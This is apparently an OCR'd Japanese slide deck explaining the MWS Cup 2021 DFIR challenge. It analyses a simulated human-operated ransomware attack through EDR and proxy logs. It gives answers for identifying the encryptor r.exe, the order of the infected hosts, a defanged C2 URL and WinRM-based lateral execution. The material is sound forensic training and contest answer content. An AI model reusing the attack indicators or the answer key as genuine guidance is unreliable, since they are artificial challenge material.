MWS Cup 2021
課題4 DFIR

...

課題解説

課題4 担当メンバー

- 主担当
  - 保要 隆明（株式会社エヌ・エフ・ラボラトリーズ）

全体調整
攻撃シナリオ作成
擬似攻撃検証、実行
問題作成

- 担当
  - 荒木 粧子（株式会社ソリトンシステムズ）
  - 白鳥 隆史（株式会社ソリトンシステムズ）
  - 後藤 公太（株式会社ソリトンシステムズ）
  - 尾曲 晃忠（株式会社ソリトンシステムズ）
  - 竹澤 一輝（株式会社ソリトンシステムズ）
  - 木野田 渉（株式会社ソリトンシステムズ）
  - 阿部 航太（株式会社エヌ・エフ・ラボラトリーズ）
  - 飯田 良　（NTTコミュニケーションズ株式会社）
  - 田口 裕介（NTTコミュニケーションズ株式会社）
  - 久保 佑介（NTTコミュニケーションズ株式会社）

監修
問題レビュー

ログ取得環境構築・運用
問題レビュー

擬似攻撃検証、実行
問題レビュー

今年の方針

2020

- 人の手による攻撃
- 複数端末
- EDRログ（InfoTrace Mark II）から侵害状況を明らかにする

2021


- 人の手による攻撃
- 複数端末
- EDRログ（InfoTrace Mark II）＋プロキシログから侵害状況を明らかにする
- 環境情報やフォーマットの事前アナウンス
- 現実の攻撃を再現した擬似攻撃

今年のテーマ

Human-Operated Ransomware
（標的型ランサムウェア）

Human-Operated Ransomware（標的型ランサムウェア）

- 2019年頃からランサムウェアを用いた新たな攻撃が急増
  - APT のような手法で横展開し組織の奥深くに侵入する
  - 最近では発見した機密情報の窃取も行う
  - ランサムウェアを組織全体に配信し、復号と情報公開をネタに二重脅迫



https://www.ipa.go.jp/security/announce/2020-ransom.html

https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_1_tamada-yamazaki-nakatsuru_jp.pdf

インシデント事例

アメリカ最大級のパイプラインがサイバー攻撃被害

2021年5月9日 5時31分

アメリカ最大級のパイプラインが外部からサイバー攻撃を受けガソリンなどの供給を一時的に停止したと明らかにしました。
運営会社はシステムを外部と遮断し復旧を急いでいます。

https://www3.nhk.or.jp/news/html/20210509/k10013019791000.html

日本の製粉大手に「前例ない」大規模攻撃　大量データ暗号化　起動不能、バックアップもダメで「復旧困難」

8/17(火) 16:48 配信 114

ITmedia NEWS

開示資料より

「システムの起動そのものが不可能で、データ復旧の手段はない」――製粉大手のニップン（東証一部上場）は8月16日、7月7日に受けたサイバー攻撃の詳細と影響を明らかにした。

【画像】決算発表延期の開示資料より

グループ会社を含むサーバの大半が同時攻撃を受け、バックアップを含む大量のデータが暗号化されて復旧不能に。外部専門家に「前例のない規模」と報告を受けたという。

財務システムも被害を受け、早期の復旧が困難なため、8月5日に発表予定だった2021年4～6月期の決算は、約3カ月延期。8月16日が提出期限だった四半期報告書の提出も、11月15日に延期する。

サイバー攻撃を受けたのは7月7日未明。グループの情報ネットワークのサーバや端末が同時多発的な攻撃を受け、大量のファイルが暗号化された。


https://news.yahoo.co.jp/articles/4fb2485ce69b7ae5f73eaba1a8c0e7505ac411b3

事の始まり

フューチャー・ガジェット・ラボラトリー（FGLab）はコロナウイルス感染拡大による緊急事態宣言の影響により、ラボに集まって研究を続けることができなくなっていた。

急遽クラウド上にリモート業務用サーバを構築し、リモートから研究開発活動を行うことを余儀なくされた。


FGLabのリモートワーク環境



ある日、事件が起こる

業務環境をクラウドに移行して数週間経った2021年の10月6日の朝、仕事を始めたところ「リモート業務用サーバ上のファイルが開くことができない」という事象が発生した。

IT管理者のhashidaがこの件について調査を行っていたところ、ファイルの拡張子が.encryptedに変更されて暗号化されており、 身代金を要求されるREAD_TO_DECRYPT.html という名前のファイルが一部のユーザのDesktopに作成されていた ことがわかった。



ラボの危機を救え！

どうやら今流行りのランサムウェアを使ったサイバー攻撃を受けてしまったらしい。

FGLabで何が起きたのか、 EDR（InfoTrace Mark II) ログとプロキシログを分析し、攻撃の全容を明らかにせよ！

ヒント

ヒント① ：すべての問題はつながっている

1つの問題解いて終了ではなく、問題を解いて得られた情報を活用してさらに調査を進める
各問題は点になっており、点をつなげることで1本の線になる

ヒント② ：出題された問題が起きたことのすべてではない

問題で出題していること以外にも、攻撃者の行動がある

ヒント③ ：発見したログ、情報は記録しておく

記録した情報を整理し、全体像を把握する
最後に記述問題があります。記録を残しておけば、記述問題もスムーズ

ヒント④ ：回答回数に注意

総当り力や推測力を競うコンテストではない。ログの中に答えはある。
複数のログとインターネットで調査した情報を**相関して分析**し、答えを導き出す

課題概要

0. Prologue 0	インシデントの発生状況説明		
1.1 Impact 1	1.2 Command and Control 1	1.3 Lateral Movement / Execution 1	1.4 Lateral Movement 2
2.1 Lateral Movement / Execution 1	2.2 Execution 1	2.3 Credential Access / Exfiltration 1	Flag形式/選択形式 15点
3.1 Execution / Privilege Escalation 2	3.2 Collection / Exfiltration 1	3.3 Lateral Movement 1	
4 Defense Evasion 1	5 Persistence 2	6 Timeline 5	記述形式 5点

攻撃の順序

結果

問題解説

最初に

- MK2ログを結合したファイルを作っておく


```
cat mk2/* | sort > combined.log
```

- 複数の端末のログが時間順にソートされて結合され、分析がやりやすくなる
- 結合したログで解説

解説に使用するツール

- テキストエディタ: Visual Studio Code
  - 言語モードを「Log」にすることで、見やすくハイライトしてくれる
  - 表示の「右端で折り返す」必要に応じて切り替えると見やすい
  - ターミナルを表示し、grepを使う
- ログ検索コマンド: grep
  - LinuxやmacOSは標準的にインストール
  - Windowsの場合、WSLやCygwinをインストールして使うと良い
- Webブラウザ: Google Chrome
  - 関連情報をググるのに使用

解説に使用するツール


combined.log — logs
エクスプローラー
開いているエディター
combined.log
LOGS
mk2
proxy
combined.log
logs.zip
アウトライン
combined.log
1 10/05/2021 13:07:05.439 +0900 loc=ja-JP type=ITM2 sn=362588 lv=5 evt=file subEvt=close os=Win com="FILE01" domain="AD" profile="MWSCup_server" tmid=f42d9bcb-0943-443b-ac6f-5b41ca27480e csid=S-1-5-21-3978698310-3107113258-2265678628 ip=172.16.2.102,fe80::452a:3390:2c4:188c mac=0a:3f:d4:b9:9f:85 usr="hashida" usrDomain="AD" sessionID=2 psGUID={2F7C1483-0E3B-4D35-A21B-3392F9706474} psPath="C:\Windows\Explorer.EXE" path="C:\Users\hashida\AppData\Local\Microsoft\Windows\Explorer\thumbcache_48.db" drvType=HDD read=65536 write=0 mmf=1 sha256=519c5416bda73609d391d49b38b76df0f2d7cd25b46c79efddaf24b803b30934 sTime="10/05/2021 13:05:48.619" crTime="08/06/2021 13:55:00.224" acTime="08/20/2021 17:39:03.198" moTime="08/20/2021 17:39:03.198" size=1048576 new=0
2 10/05/2021 13:07:06.575 +0900 loc=ja-JP type=ITM2 sn=915593 lv=5 evt=file subEvt=close os=Win com="DC01" domain="AD" profile="MWSCup_server" tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 sessionID=0 psGUID={EC197EF2-8CD0-41DB-A52B-70B54211B476} psPath="System" path="C:\Windows\System32\config\DRIVERS{1c37907b-b8ad-11e8-aa21-e41d2d101530}.TM.blf" drvType=HDD read=67584 write=0 sha256=7d6198381936e1819e27f7bede8dc1ece6a029cf27fb24cdccf5f5e441e4f467 sTime="10/05/2021 13:04:47.892" crTime="11/15/2018 02:00:40.831" acTime="04/14/2021 13:16:46.997" moTime="04/14/2021 13:16:46.997" size=65536 hide=1 new=0
3 10/05/2021 13:07:06.575 +0900 loc=ja-JP type=ITM2 sn=915594 lv=5 evt=file subEvt=close os=Win com="DC01" domain="AD" profile="MWSCup_server" tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 sessionID=0 psGUID={EC197EF2-8CD0-41DB-A52B-70B54211B476} psPath="System" path="C:\Windows\System32\config\DRIVERS{1c37907b-b8ad-11e8-aa21-e41d2d101530}.
ターミナル
問題
出力
ターミナル
logs
$
行 1、列 1
スペース: 4
UTF-8
CRLF
Log

1.1 Impact

暗号化プログラムが動作したコンピュータ名（ホスト名）を答えよ。

答えの形式は、暗号化プログラムが実行された順番が早い順に
, 区切りでコンピュータ名（ホスト名）

例: WS01->WS02->WS03 の順番で暗号化が実行された場合
WS01,WS02,WS01

3回まで回答可

1.1 Impact

ポイント

- 暗号化された端末には .encrypted の拡張子のファイル、READ_TO_DECRYPT.html が作られる
- プロセスが起動ログは？

1.1 Impact

- C:¥Users¥hashida¥r.exe がREAD_TO_DECRYPT.htmlを作成
- WS01, WS03, FILE01, DC01, WS02 の順番で作成

```
grep “evt=file subEvt=create” combined.log | grep "READ_TO_DECRYPT.html"
```

```
10/05/2021 14:15:44.380 +0900 loc=ja-JP type=ITM2 sn=1004856 lv=7 rs=2 trs=2 rf=C16:C21:L9:R9:C8:L8:R8 evt=file subEvt=create os=Win com="WS01" domain="AD"
profile="MWSCup_server" tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97
mac=06:3a:46:1c:33:2d sessionID=0 psGUID={78051439-EFED-4D72-B340-EC834E86BDC0} psPath="C:\Users\hashida\r.exe"
path="C:\Users\hashida\Desktop\READ_TO_DECRYPT.html" drvType=HDD
10/05/2021 14:17:01.742 +0900 loc=ja-JP type=ITM2 sn=26053 lv=7 rs=2 trs=2 rf=C16:C21:L9:R9:C8:L8:R8 evt=file subEvt=create os=Win com="WS03" domain="AD"
profile="MWSCup_server" tmid=b117f9fe-65e0-4268-8cd6-3ed4abc404e8 csid=S-1-5-21-542639167-3886264905-1589785305 ip=172.16.1.103,fe80::8f4:27c8:441a:6700
mac=06:bc:c2:81:39:43 sessionID=0 psGUID={E060578C-F8E3-4EF1-9D64-61F52EC9F12E} psPath="C:\Users\hashida\r.exe"
path="C:\Users\hashida\Desktop\READ_TO_DECRYPT.html" drvType=HDD
10/05/2021 14:18:14.251 +0900 loc=ja-JP type=ITM2 sn=363567 lv=6 rs=1 trs=2 rf=C16:C8:L8:R8 evt=file subEvt=create os=Win com="FILE01" domain="AD"
profile="MWSCup_server" tmid=f42d9bcb-0943-443b-ac6f-5b41ca27480e csid=S-1-5-21-3978698310-3107113258-2265678628 ip=172.16.2.102,fe80::452a:3390:2c4:188c
mac=0a:3f:d4:b9:9f:85 sessionID=0 psGUID={7946D43A-BB3A-4F63-A0EB-307B14718DE0} psPath="C:\Users\hashida\r.exe"
path="C:\Users\hashida\Desktop\READ_TO_DECRYPT.html" drvType=HDD
10/05/2021 14:19:02.077 +0900 loc=ja-JP type=ITM2 sn=918412 lv=7 rs=2 trs=2 rf=C16:C21:L9:R9:C8:L8:R8 evt=file subEvt=create os=Win com="DC01" domain="AD"
profile="MWSCup_server" tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5
mac=0a:8e:d7:bb:89:23 sessionID=0 psGUID={9EE8D6B7-A8BB-4FE0-B382-D9A02289ACE6} psPath="C:\Users\hashida\r.exe"
path="C:\Users\hashida\Desktop\READ_TO_DECRYPT.html" drvType=HDD
10/05/2021 14:20:08.112 +0900 loc=ja-JP type=ITM2 sn=233827 lv=7 rs=2 trs=2 rf=C16:C21:L9:R9:C8:L8:R8 evt=file subEvt=create os=Win com="WS02" domain="AD"
profile="MWSCup_server" tmid=cafea20b-e051-4850-82aa-67b0fb77b311 csid=S-1-5-21-227450561-756157574-541565978 ip=172.16.1.102,fe80::a406:6b8c:b8ce:6fff
mac=06:86:83:b1:24:05 sessionID=0 psGUID={0DD97DAB-C1E3-44A6-86BE-B19EEE892627} psPath="C:\Users\hashida\r.exe"
path="C:\Users\kitting\Desktop\READ_TO_DECRYPT.html" drvType=HDD
```

1.1 Impact

- .encrypted ファイルを作成しているのも C:¥Users¥hashida¥r.exe
- C:¥Users¥hashida¥r.exe が暗号化プログラム！

```
grep “evt=file subEvt=create” combined.log | grep ".encrypted"
```

```
10/05/2021 14:15:43.724 +0900 loc=ja-JP type=ITM2 sn=1004596 lv=7 rs=2 trs=2 rf=C16:C21:L9:R9:C8:L8:R8 evt=file subEvt=create os=Win com="WS01" domain="AD"
profile="MWSCup_server" tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97
mac=06:3a:46:1c:33:2d sessionID=0 psGUID={78051439-EFED-4D72-B340-EC834E86BDC0} psPath="C:\Users\hashida\r.exe"
path="C:\Users\Administrator\Contacts\ZGVza3RvcC5pbmk=.encrypted" drvType=HDD
10/05/2021 14:15:43.799 +0900 loc=ja-JP type=ITM2 sn=1004598 lv=7 rs=2 trs=2 rf=C16:C21:L9:R9:C8:L8:R8 evt=file subEvt=create os=Win com="WS01" domain="AD"
profile="MWSCup_server" tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97
mac=06:3a:46:1c:33:2d sessionID=0 psGUID={78051439-EFED-4D72-B340-EC834E86BDC0} psPath="C:\Users\hashida\r.exe"
path="C:\Users\Administrator\Desktop\ZGVza3RvcC5pbmk=.encrypted" drvType=HDD
10/05/2021 14:15:43.800 +0900 loc=ja-JP type=ITM2 sn=1004599 lv=7 rs=2 trs=2 rf=C16:C21:L9:R9:C8:L8:R8 evt=file subEvt=create os=Win com="WS01" domain="AD"
profile="MWSCup_server" tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97
mac=06:3a:46:1c:33:2d sessionID=0 psGUID={78051439-EFED-4D72-B340-EC834E86BDC0} psPath="C:\Users\hashida\r.exe"
path="C:\Users\Administrator\Downloads\ZGVza3RvcC5pbmk=.encrypted" drvType=HDD
10/05/2021 14:15:43.800 +0900 loc=ja-JP type=ITM2 sn=1004600 lv=7 rs=2 trs=2 rf=C16:C21:L9:R9:C8:L8:R8 evt=file subEvt=create os=Win com="WS01" domain="AD"
profile="MWSCup_server" tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97
mac=06:3a:46:1c:33:2d sessionID=0 psGUID={78051439-EFED-4D72-B340-EC834E86BDC0} psPath="C:\Users\hashida\r.exe"
path="C:\Users\Administrator\Documents\ZGVza3RvcC5pbmk=.encrypted" drvType=HDD
```

1.1 Impact

- プロセス起動ログを調べると、暗号化プログラムが動作した正確な順番がわかる
- WS01, WS03, FILE01, DC01, WS02 の順番で動作

```
grep "evt=ps subEvt=start" combined.log | grep 'psPath="C:¥¥Users¥¥hashida¥¥r.exe"'
```

```
10/05/2021 14:15:37.983 +0900 loc=ja-JP type=ITM2 sn=1004495 lv=7 rs=2 trs=2 rf=C16:C21:L9:R9:C8:L8:R8 evt=ps subEvt=start os=Win com="WS01" domain="AD"
profile="MWSCup_server" tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97
mac=06:3a:46:1c:33:2d sessionID=0 psGUID={78051439-EFED-4D72-B340-EC834E86BDC0} psPath="C:\Users\hashida\r.exe" psID=7196 parentGUID=
{AA683042-E1E9-46E0-9AB3-CBC9A4B330FA} parentPath="C:\Windows\System32\wsmprovhost.exe" psUser="hashida" psDomain="AD" arc=x86
sha256=fd2f7549f712437dba07a1904f90d07ddf43d25943561d9e3cc2a2ec8d297d9f sha1=fe1157c53d27868337a9a250c2c5540cdd7b3aaa md5=a5b7c351efcdce326627ca17121db27c crTime="10/
05/2021 14:15:37.356" acTime="10/05/2021 14:15:37.559" moTime="10/05/2021 14:15:37.559" size=4699648 sig=None
10/05/2021 14:16:58.204 +0900 loc=ja-JP type=ITM2 sn=25898 lv=7 rs=2 trs=2 rf=C16:C21:L9:R9:C8:L8:R8 evt=ps subEvt=start os=Win com="WS03" domain="AD"
profile="MWSCup_server" tmid=b117f9fe-65e0-4268-8cd6-3ed4abc404e8 csid=S-1-5-21-542639167-3886264905-1589785305 ip=172.16.1.103,fe80::8f4:27c8:441a:6700
mac=06:bc:c2:81:39:43 sessionID=0 psGUID={E060578C-F8E3-4EF1-9D64-61F52EC9F12E} psPath="C:\Users\hashida\r.exe" psID=6012 parentGUID=
{B8E4F5AF-7FCC-4621-B0C8-073066180928} parentPath="C:\Windows\System32\wsmprovhost.exe" psUser="hashida" psDomain="AD" arc=x86
sha256=fd2f7549f712437dba07a1904f90d07ddf43d25943561d9e3cc2a2ec8d297d9f sha1=fe1157c53d27868337a9a250c2c5540cdd7b3aaa md5=a5b7c351efcdce326627ca17121db27c crTime="10/
05/2021 14:16:57.981" acTime="10/05/2021 14:16:58.189" moTime="10/05/2021 14:16:58.189" size=4699648 sig=None
10/05/2021 14:18:09.234 +0900 loc=ja-JP type=ITM2 sn=363356 lv=6 rs=1 trs=1 rf=C16:C8:L8:R8 evt=ps subEvt=start os=Win com="FILE01" domain="AD"
profile="MWSCup_server" tmid=f42d9bcb-0943-443b-ac6f-5b41ca27480e csid=S-1-5-21-3978698310-3107113258-2265678628 ip=172.16.2.102,fe80::452a:3390:2c4:188c
mac=0a:3f:d4:b9:9f:85 sessionID=0 psGUID={7946D43A-BB3A-4F63-A0EB-307B14718DE0} psPath="C:\Users\hashida\r.exe" psID=2004 parentGUID=
{472CF333-DC9A-40AF-91E2-AFC06A5BCC4B} parentPath="C:\Windows\System32\wsmprovhost.exe" psUser="hashida" psDomain="AD" arc=x86
```

1.2 Command and Control

暗号化プログラムが通信している外部サーバのURLを答えよ。

例: https[:]//example[.]com/path/to/file

3回まで回答可。

1.2 Command and Control

ポイント

- 1.1 Impact で見つけた暗号化プログラムの挙動を追う
- プロキシログと相関して分析


1.2 Command and Control

- WS01のログで説明
  - WS03、FILE01、DC01にも同様のログが残っている
- 暗号化プログラムのTCP接続時のイベントを確認
- 14:15:41にIP: 35.75.228[.]21, Port: 8080 へ通信
- URLの情報がわからない

```
grep "evt=net subEvt=con" combined.log | grep 'com="WS01"' | grep 'psPath="C:¥¥Users¥¥hashida¥¥r.exe"'
10/05/2021 14:15:39.268 +0900 loc=ja-JP type=ITM2 sn=1004512 lv=5 rs=2 trs=2 rf=C16:C21:L9:R9:C8:L8:R8 evt=net subEvt=con os=Win com="WS01" domain="AD"
profile="MWSCup_server" tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97
mac=06:3a:46:1c:33:2d sessionID=0 psGUID={78051439-EFED-4D72-B340-EC834E86BDC0} psPath="C:\Users\hashida\r.exe" srcIP=172.16.1.101 srcPort=50263 dstHost="dc01.ad.
future-gadget.lab" dstIP=172.16.2.101 dstPort=135
10/05/2021 14:15:39.284 +0900 loc=ja-JP type=ITM2 sn=1004514 lv=5 rs=2 trs=2 rf=C16:C21:L9:R9:C8:L8:R8 evt=net subEvt=con os=Win com="WS01" domain="AD"
profile="MWSCup_server" tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97
mac=06:3a:46:1c:33:2d sessionID=0 psGUID={78051439-EFED-4D72-B340-EC834E86BDC0} psPath="C:\Users\hashida\r.exe" srcIP=172.16.1.101 srcPort=50264 dstHost="dc01.ad.
future-gadget.lab" dstIP=172.16.2.101 dstPort=49668
10/05/2021 14:15:41.818 +0900 loc=ja-JP type=ITM2 sn=1004517 lv=5 rs=2 trs=2 rf=C16:C21:L9:R9:C8:L8:R8 evt=net subEvt=con os=Win com="WS01" domain="AD"
profile="MWSCup_server" tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97
mac=06:3a:46:1c:33:2d sessionID=0 psGUID={78051439-EFED-4D72-B340-EC834E86BDC0} psPath="C:\Users\hashida\r.exe" srcIP=172.16.1.101 srcPort=50265 dstIP=35.75.228.21
dstPort=8080
```

1.2 Command and Control

- 14:15:41 WS01から35.75.228[.]21, Port: 8080への通信がないかプロキシログで探す
- URL: http://35.75.228[.]21:8080/api/keys/add へ通信している



- WS03, FILE01, DC01, WS02 からも同様の通信が発生

1.3 Lateral Movement / Execution

暗号化プログラムはWindowsのある機能を用いてリモートから起動されている。
リモートから起動する際に使用した手段を選べ。

- WMI
- スケジュールタスク
- WinRM
- リモートデスクトップ

2回まで回答可

1.3 Lateral Movement / Execution

ポイント

- 暗号化プログラムはどのようなプロセスから起動されているか
